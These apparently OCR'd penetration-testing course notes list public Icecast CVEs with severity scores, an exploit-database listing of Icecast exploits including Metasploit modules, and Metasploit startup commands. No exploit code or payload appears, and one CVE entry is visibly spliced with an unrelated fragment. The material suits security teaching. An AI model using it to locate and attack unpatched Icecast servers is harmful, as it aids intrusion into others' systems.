
Search Parameters:

- Results Type: Overview
- Keyword (text search): IceCast
- Search Type: Search All

There are **18** matching records.
Displaying matches **1** through **18**.

Vuln ID	Summary	CVSS Severity
CVE-2018-18820	A buffer overflow was discovered in the URL-authentication backend of the Icecast before 2.4.4. If the backend is enabled, then any malicious HTTP client can send a request for that specific resource including a crafted header, leading to denial of service and potentially remote code execution. **Published:** November 05, 2018; 2:29:00 PM -0500	*V3.0:* 8.1 HIGH *V2.0:* 6.8 MEDIUM
CVE-2015-3026	Icecast before 2.4.2, when a stream_auth handler is defined for URL authentication, allows remote attackers to cause a denial of service (NULL pointer dereference and crash) via a request without login credentials, as demonstrated by a request to "admin/killsource?mount=/test.ogg." **Published:** April 29, 2015; 4:59:02 PM -0400	*V3.x:*(not available) *V2.0:* 5.0 MEDIUM
CVE-2014-9091	Icecast before 2.4.0 does not change the supplementary group privileges when <changeowner> is configured, which allows local users to gain	*V3.x:*(not available)
	overflow. NOTE: some of these details are obtained from third party information. **Published:** March 08, 2007; 5:19:00 PM -0500	
CVE-2005-0837	IceCast 2.20 allows remote attackers to bypass the XSL parser and obtain the source for XSL files via a request for a .xsl file with a trailing . (dot). **Published:** May 02, 2005; 12:00:00 AM -0400	*V3.x:*(not available) *V2.0:* 5.0 MEDIUM
CVE-2005-0838	Multiple buffer overflows in the XSL parser for IceCast 2.20 may allow attackers to cause a denial of service and possibly execute arbitrary code via (1) a long test value in an xsl:when tag, (2) a long test value in an xsl:if tag, or (3) a long select value in an xsl:value-of tag. **Published:** May 02, 2005; 12:00:00 AM -0400	*V3.x:*(not available) *V2.0:* 7.5 HIGH
CVE-2004-1561	Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers. **Published:** December 31, 2004; 12:00:00 AM -0500	*V3.x:*(not available) *V2.0:* 7.5 HIGH
CVE-2004-0781	Cross-site scripting (XSS) vulnerability in list.cgi in the Icecast internal web server (icecast-server) 1.3.12 and earlier allows remote attackers to inject arbitrary web script via the UserAgent parameter. **Published:** October 20, 2004; 12:00:00 AM -0400	*V3.x:*(not available) *V2.0:* 4.3 MEDIUM
CVE-2004-2027	Buffer overflow in Icecast 2.0.0 and earlier allows remote attackers to cause a denial of service (crash) via a long Basic Authorization header that triggers an out-of-bounds read. **Published:** May 10, 2004; 12:00:00 AM -0400	*V3.x:*(not available) *V2.0:* 5.0 MEDIUM
CVE-2002-1982	Directory traversal vulnerability in the list_directory function in Icecast 1.3.12 allows remote attackers to determine if a directory exists via a .. (dot dot) in the GET request, which returns different error messages depending on whether the directory exists or not. **Published:** December 31, 2002; 12:00:00 AM -0500	*V3.x:*(not available) *V2.0:* 5.0 MEDIUM
CVE-2002-0177	Buffer overflows in icecast 1.3.11 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request from an MP3 client. **Published:** April 22, 2002; 12:00:00 AM -0400	*V3.x:*(not available) *V2.0:* 7.5 HIGH
CVE-2001-0784	Directory traversal vulnerability in Icecast 1.3.10 and earlier allows remote attackers to read arbitrary files via a modified .. (dot dot) attack using encoded URL characters. **Published:** October 18, 2001; 12:00:00 AM -0400	*V3.x:*(not available) *V2.0:* 5.0 MEDIUM
CVE-2001-1083	Icecast 1.3.7, and other versions before 1.3.11 with HTTP server file streaming support enabled allows remote attackers to cause a denial of service (crash) via a URL that ends in . (dot), / (forward slash), or \ (backward slash). **Published:** June 26, 2001; 12:00:00 AM -0400	*V3.x:*(not available) *V2.0:* 5.0 MEDIUM
CVE-2001-0197	Format string vulnerability in print_client in icecast 1.3.8beta2 and earlier allows remote attackers to execute arbitrary commands. **Published:** March 26, 2001; 12:00:00 AM -0500	*V3.x:*(not available) *V2.0:* 10.0 HIGH
CVE-2001-1230	Buffer overflows in Icecast before 1.3.10 allow remote attackers to cause a denial of service (crash) and execute arbitrary code. **Published:** March 13, 2001; 12:00:00 AM -0500	*V3.x:*(not available) *V2.0:* 7.5 HIGH
CVE-2001-1229	Buffer overflows in (1) Icecast before 1.3.9 and (2) libshout before 1.0.4 allow remote attackers to cause a denial of service (crash) and execute arbitrary code. **Published:** March 12, 2001; 12:00:00 AM -0500	*V3.x:*(not available) *V2.0:* 7.5 HIGH

Where do you find information on IceCast's vulnerabilities?




Show 15

Search: Icecast

Date	D	A	V	Title	Type	Platform	Author
2005-03-18	↓		✓	Icecast 2.x - XSL Parser Multiple Vulnerabilities	Remote	Multiple	patrick
2002-07-09	↓		✓	icecast server 1.3.12 - Directory Traversal Information Disclosure	Remote	Linux	glaive
2002-02-16	↓		✓	Icecast 1.x - AVLLib Buffer Overflow	Remote	Unix	dizznutt
2001-06-26	↓		✓	Icecast 1.1.x/1.3.x - Slash File Name Denial of Service	DoS	Multiple	gollum
2001-06-26	↓		✓	Icecast 1.1.x/1.3.x - Directory Traversal	Remote	Multiple	gollum
2001-01-21	↓		✓	Icecast 1.3.7/1.3.8 - 'print_client()' Format String	Remote	Windows	CyRaX
2010-04-30	↓	▣	✓	Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)	Remote	Windows_x86	Metasploit
2004-10-12	↓	▣	✓	Icecast 2.0.1 (Win32) - Remote Code Execution (2)	Remote	Windows	K-C0d3r
2004-10-06	↓	▣	✓	Icecast 2.0.1 (Win32) - Remote Code Execution (1)	Remote	Windows	Delikon


Metasploit basics

- Start Metasploit's database:




```
geocryp4596@kali:~$ sudo msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization
geocryp4596@kali:~$
```

- Start Metasploit:




```
geocryp4596@kali:~$ msfconsole

+---------------------------------+
| Session one died of dysentery.  |
+---------------------------------+

             Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 >
```



Metasploit
The Penetration Tester's Guide
David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni
Foreword by HD Moore

Metasploit basics


Start Metasploit:



```
┌──(dgeographi㉿kali)-[~]
└─$ msfconsole
```



```
       =[ metasploit v6.1.1-dev                          ]
+ -- --=[ 2159 exploits - 1146 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 >
```



```
                                   .:::::::::::-.                     .::::::-
                                 .hmMMMMMMMMMMNddds\...//M\\.../hddddmMMMMMMNo
                                  :Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
                                  .sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
                                   -Nd`  :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                                    -Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
    `oo/``-hd:  ``                  .sNd  :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
      .yNmMMh//+syysso-``````        -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
    .shMMMMN//dmNMMMMMMMMMMMMMs`      `:```-o++++oooo+:/ooooo+:+o+++oooo++/
    `///omh//dMMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:
          /MMMMMMMMMMMMMMMMMMd.         `/++-+-yy/...osydh/-+oo:-`o//...oyodh+
          -hMMmssddd+:dMMmNMMh.         `+-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
          .sMMmo.    -dMd--:mN/`                ||--X--||          ||--X--||
........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.........
================================================================================
=============================+-----------------------------+====================
=============================| Session one died of dysentery. |==================
=============================+-----------------------------+====================
================================================================================

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```


